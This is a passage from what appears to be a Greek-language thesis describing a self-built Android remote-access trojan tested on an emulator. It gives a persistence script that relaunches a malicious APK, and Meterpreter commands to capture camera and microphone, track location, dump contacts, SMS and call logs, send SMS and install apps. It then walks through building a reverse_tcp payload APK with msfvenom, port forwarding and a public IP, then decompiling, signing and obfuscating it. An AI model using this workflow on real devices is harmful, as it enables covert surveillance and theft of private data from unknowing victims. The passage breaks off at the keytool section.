Με το πάτημα του κουμπιού σε ένα συγκεκριμένο session ο χρήστης μπορεί να τοποθετήσει ένα shell script σε κάποιο από τους καταλόγους της συσκευής το οποίο θα ενεργοποιεί το activity του κακόβουλου APK που έχει εγκαταστήσει στην συσκευή, δηλαδή θα υπάρχει persistence μεταξύ της συσκευής και του χρήστη. Για παράδειγμα στην παρακάτω εικόνα φαίνεται το script που θα εγκατασταθεί σε κάποιον από τους καταλόγους της συσκευής, ιδανικά στον κατάλογο **/system/etc/init** αν η συσκευή είναι rooted. Σε άλλη περίπτωση σε οποιονδήποτε άλλο κατάλογο, με την μόνη διαφορά ότι το script θα εκτελείται όσο η συσκευή είναι ανοιχτή.




Εικόνα 52 Persistence Script

Με την πρώτη γραμμή «#!/bin/bash» δηλώνουμε ότι πρόκειται για ένα shell script. Δήλωση while true, με το am αναφερόμαστε στο android manager, με το start –user 0 εκτελούμε την εντολή ως root χρήστης, με το –a αναφερόμαστε στο action ενός activity -n στο κατάλογο το οποίο βρίσκεται το activity. (Package name + activity name). Τέλος το script κάνει sleep για 10s και ξεκινάει πάλι την εκτέλεση του.

Με το πάτημα του κουμπιού ⏻ σε ένα συγκεκριμένο session ο χρήστης μπορεί να ανοίξει μια σύνδεση με την συσκευή, και να εκτελέσει μια σειρά από κακόβουλες ενέργειες (post-exploits). Όπως αναφέραμε εμφανίζεται η παρακάτω οθόνη που θα μας επιτρέψει να κάνουμε όλες τις παρακάτω ενέργειες.

6.6.1 Camera

Στην οθόνη αυτή ο χρήστης μπορεί να επιλέξει να τραβήξει φωτογραφία με το πάτημα του κουμπιού Capture, όπως βλέπουμε υπάρχει επιλογή για front & back camera της συσκευής. Αν η διαδικασία επιτύχει θα δούμε στο παρακάτω picture box την φωτογραφία. Στην δική μας περίπτωση αυτή είναι μια προεπιλεγμένη φωτογραφία που έχει η κάμερα της Genymotion εικονικής μηχανής. Τέλος, με το πάτημα του κουμπιού Save η φωτογραφία αποθηκεύεται στην συσκευή του χρήστη.




Εικόνα 53 Camera

Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
webcam_snap –I 2
```


Όπου κωδικός 2 για την Back camera & κωδικός 1 για Front camera.



Εικόνα 54 Genymotion dummy camera image

6.6.2 File Manager

Σε αυτήν την οθόνη ο χρήστης μπορεί να πλοηγηθεί και να εξερευνήσει τους καταλόγους της συσκευής, Καθώς και να κατεβάσει αρχεία από την συσκευή.




Εικόνα 55 FileManager

Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
ls –la /[Directory]
```

6.6.3 Microphone

Στην οθόνη αυτή ο χρήστης μπορεί να χρησιμοποιήσει το μικρόφωνο της συσκευής, θέτει το χρόνο που θέλει να ηχογραφήσει σε μονάδα second και με το πάτημα του κουμπιού Record ξεκινάει η διαδικασία. Τέλος, μόλις η διαδικασία τελειώσει το ηχογραφημένο δεδομένο εμφανίζεται στον player αυτόματα και με το πάτημα του κουμπιού ⋮ μπορεί να αποθηκεύσει το αρχείο σε μορφή .wav.



Εικόνα 56 Microphone


Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
record_mic -d 10
```

Όπου 10 ο χρόνος σε μονάδα second.

6.6.4 Location

Στην παρακάτω οθόνη ο χρήστης μπορεί να εντοπίσει την τοποθεσία της συσκευής με το πάτημα του κουμπιού Location.



Εικόνα 57 Location

Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:


```
interval_collect -c geo -t seconds -a start
interval_collect -c geo -t seconds -a stop
```

6.6.5 Contacts

Σε αυτήν την οθόνη ο χρήστης μπορεί να αντλήσει τις επαφές με το πάτημα του κουμπιού 

που είναι αποθηκευμένες στην συσκευή, και να τις εμφανίσει σε μια λίστα, καθώς και να κάνει αναζήτηση επαφών όπως φαίνεται παρακάτω με τα εξής πεδία:

- Contact ID
- Firstname
- Lastname
- Number #1
- Number #2
- Email




Εικόνα 58 Contacts

Τέλος, με το πάτημα του κουπιού 

γίνεται εξαγωγή της λίστας σε μορφή αρχείου .xlsx. Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
dump_contacts
```

Στην παρακάτω **Εικόνα 59** μπορούμε να δούμε τις υπάρχουσες επαφές που βρίσκονται αποθηκευμένες στην συσκευή.




Εικόνα 59 Installed Contacts on Genymotion phone

6.6.6 SMS

Καρτέλα Send SMS

Στο πεδίο To:// ο χρήστης τοποθετεί το κινητό στο οποίο θέλει να σταλθεί το μήνυμα, στο text area γράφει το κείμενο το οποίο θέλει να σταλθεί με το πάτημα του κουμπιού SMS .



Εικόνα 60 Send SMS

Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:


```
send_sms -d 6944XXXXXX –t “Γεια σου Αργύρη”
```

Όπου -d το νούμερο του παραλήπτη και –t “το μήνυμα ”.

Καρτέλα SMS List

Με το πάτημα του κουμπιού SMS ο χρήστης αντλεί όλα τα sms, τα εμφανίζει στην λίστα και κάνει αναζήτηση με τα εξής πεδία:

- SMSID
- Type
- Date
- Time
- Address
- Message




Εικόνα 61 SMS

Τέλος, με το πάτημα του κουπιού  γίνεται εξαγωγή της λίστας σε μορφή αρχείου .xlsx. Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
dump_sms
```

Στην παρακάτω **Εικόνα 62** μπορούμε να δούμε και τα μηνύματα που υπάρχουν στην συσκευή.




Εικόνα 62 Outgoing & Incoming SMS

6.6.7 Call Logs

Με το πάτημα του κουμπιού Call log ο χρήστης αντλεί όλες τις κλήσεις από την συσκευή, τα εμφανίζει στην λίστα και κάνει αναζήτηση με τα εξής πεδία:

- CallLogID
- Number
- Name
- Date
- Type
- Duration



Εικόνα 63 Call Logs


Τέλος, με το πάτημα του κουπιού Export γίνεται εξαγωγή της λίστας σε μορφή αρχείου .xlsx. Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
dump_calllog
```

6.6.8 Applications

Με το πάτημα του κουμπιού Packages ο χρήστης αντλεί όλες τις εφαρμογές της συσκευής, τα εμφανίζει στην λίστα και κάνει αναζήτηση με τα εξής πεδία:

- ApplicationID
- PackageName
- Running
- System Application



Εικόνα 64 Applications

Τέλος, με το πάτημα του κουπιού 

γίνεται εξαγωγή της λίστας σε μορφή αρχείου .xlsx. Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
app_list
```


Με το πάτημα του κουμπιού  ο χρήστης μπορεί να ανεβάσει ένα APK αρχείο στον server και μετέπειτα να γίνει εγκατάσταση στην συσκευή με την ακόλουθη εντολή:

```
app_install
```

Με το πάτημα του κουμπιού  σε μια εγγραφή στην λίστα ο χρήστης μπορεί να διαγράψει την εφαρμογή από την συσκευή.

6.6.9 Screenshare

Σε αυτήν την οθόνη ο χρήστης μπορεί να κάνει screenshot την οθόνη της συσκευής με το πάτημα του κουμπιού Refresh . Τέλος, με το πάτημα του κουμπιού Save μπορεί να αποθηκεύσει το screenshot στην συσκευή του.



Εικόνα 65 Screenshare

Η εντολή με την οποία εκτελείται η παραπάνω ενέργεια είναι η παρακάτω:

```
screenshot
```

7. Εργαλεία που Χρησιμοποιεί το Android Rat


Σε αυτό το κεφάλαιο θα παρουσιάσουμε τα εργαλεία τα οποία χρησιμοποιεί η εφαρμογή Android Rat που έχουμε δημιουργήσει με σκοπό να φέρει εις πέρας τις λειτουργίες που αναφέρουμε στα προηγούμενα κεφάλαια. Πιο συγκεκριμένα τα εργαλεία που παρουσιάζονται σε αυτό το κεφάλαιο αφορούν την διαδικασία του «APK Builder». Θα δούμε ένα παράδειγμα δημιουργίας ενός payload.apk αρχείου με χρήση του MSFvenom, την διαδικασία του decompile και build ενός APK αρχείου με χρήση του εργαλείου apktool, την δημιουργία ενός αποθετηρίου κλειδιών και πιστοποιητικών για την μετέπειτα υπογραφή του παραγόμενου APK αρχείου με χρήση του εργαλείου keytool, το πως υπογράφουμε ψηφιακά ένα APK αρχείο με χρήση του jarsigner, πως εφαρμόζουμε βελτιστοποίηση στο αρχείο με χρήση του zipalign και τέλος πως κάνουμε obfuscate το APK με χρήση του Obfuscapk εργαλείου.

7.1 Msfvenom

Το MSFvenom είναι ένας συνδυασμός του Msfpayload και Msfencode, τοποθετώντας και τα δύο αυτά εργαλεία σε ένα μόνο στιγμιότυπο του framework. Το MSFvenom αντικατέστησε το msfpayload και το msfencode. Τα πλεονεκτήματα του MSFvenom είναι τα εξής:

- Ένα μόνο εργαλείο.
- Τυποποιημένες επιλογές γραμμής εντολών.
- Αυξημένη ταχύτητα.

Το Msfvenom διαθέτει ένα ευρύ φάσμα διαθέσιμων επιλογών:




Εικόνα 66 Msfvenom Tools

Πριν δημιουργήσουμε το payload.apk αρχείο θα πρέπει να τρέξουμε την εντολή ipconfig στο terminal ώστε να δούμε την εσωτερική IP. Η διαδικασία γίνεται με την παρακάτω εντολή:

```
> ipconfig
```

Με την παρακάτω εντολή θα δημιουργήσουμε το payload.apk αρχείο:

```
> msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=1234 R > ~\[PATH]\payload.apk
```



Εικόνα 67 Create malicious APK file with Msfvenom

Αρχικά χρησιμοποιούμε το keyword msfvenom γιατί με αυτό θα παράγουμε το payload αρχείο, στην συνέχεια το flag -p γιατί αναφερόμαστε στο είδος του payload που θέλουμε αλλά και για ποια πλατφόρμα προορίζεται. Τέλος, το LHOST που είναι η IP που θέλουμε το μηχάνημα στόχος να συνδεθεί σε αυτήν. Εάν το μηχάνημα στόχος βρίσκεται σε διαφορετικό δίκτυο τότε βρίσκουμε και βάζουμε την public IP μας από εδώ (https://www.whatismyip.com/what-is-my-public-ip-address/) και όχι την εσωτερική και στην συνέχεια θα πρέπει να κάνουμε port forward. Επίσης δεν βάζουμε ποτέ τα παρακάτω localhost, 0.0.0.0 και 127.0.0.1 γιατί με αυτόν τον τρόπο το μηχάνημα θα συνδεθεί στον εαυτό του και το payload δεν θα λειτουργήσει. Τέλος, το LPORT βάζουμε το port που θέλουμε το μηχάνημα να συνδεθεί. [27]

7.2 Apktool

Το apktool είναι ένα 3rd party εργαλείο για Reverse Engineering (αντίστροφη μηχανική) για εφαρμογές Android. Μπορεί να αποδηκοποιήσει πόρους σε σχεδόν πρωτότυπη μορφή και να τους ξαναδημιουργήσει αφού γίνουν αλλαγές. Επίσης μπορεί να κάνει debug smali κώδικα βήμα-βήμα. Εργαλεία που συμπεριλαμβάνονται στο apktool package: [20]

```
> apktool
```

```
C:\Users>apktool
Apktool v2.4.1 - a tool for reengineering Android apk files
with smali v2.3.4 and baksmali v2.3.4
Copyright 2014 Ryszard Wiśniewski <brut.alll@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is apk.out
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes detection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is dist/name.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.

For additional info, see: http://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: https://github.com/JesusFreke/smali
```

Εικόνα 68 Apktool Tools

7.2.1 Decompile apk file

Με την παρακάτω εντολή κάνουμε decompile ένα APK αρχείο:

```
> apktool d –f base.apk
```


```
C:\Users\M[illegible]\Desktop>apktool d -f base.apk
I: Using Apktool 2.4.1 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\MrRobot\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Εικόνα 69 Decompile APK file with Apktool

7.2.2 Build apk file

Με την παρακάτω εντολή κάνουμε build ένα APK αρχείο:

```
> apktool b ~\[PATH]\base
```




Εικόνα 70 Build APK file with Apktool

7.3 Keytool

Το keytool είναι βοηθητικό πρόγραμμα πιστοποιητικών. Επιτρέπει στους χρήστες να διαχειρίζονται τα δημόσια/ιδιωτικά ζευγάρια κλειδιών και τα σχετικά πιστοποιητικά για χρήση αυτό-υπογραφής (δηλαδή όταν ο χρήστης κάνει αυθεντικοποίηση τον/την εαυτό της σε άλλες υπηρεσίες ή άλλους χρήστες) ή την ακεραιότητα δεδομένων και την αυθεντικοποίηση υπηρεσιών, κάνοντας χρήση ψηφιακών υπογραφών. Ένα πιστοποιητικό είναι μια ψηφιακά υπογεγραμμένη δήλωση από μια οντότητα (πρόσωπο ή εταιρεία κ.ο.κ.) που δηλώνει ότι το δημόσιο κλειδί (και κάποιες άλλες πληροφορίες) κάποιου άλλου φορέα έχει μια συγκεκριμένη αξία. Όταν τα δεδομένα υπογράφονται ψηφιακά, η υπογραφή μπορεί να επαληθευτεί για να ελέγξει την ακεραιότητα και την αυθεντικότητα των δεδομένων. Η ακεραιότητα σημαίνει ότι τα δεδομένα δεν έχουν τροποποιηθεί ή αλλοιωθεί και η αυθεντικότητα ότι τα δεδομένα προέρχονται από πού ισχυρίζεται ότι το έχει δημιουργήσει και υπογράψει. Το keytool αποθηκεύει τα κλειδιά και τα πιστοποιητικά σε ένα λεγόμενο keystore αρχείο. Προστατεύει τα ιδιωτικά κλειδιά με κωδικό. [24]

Εργαλεία που συμπεριλαμβάνονται στο keytool package:


```
> keytool
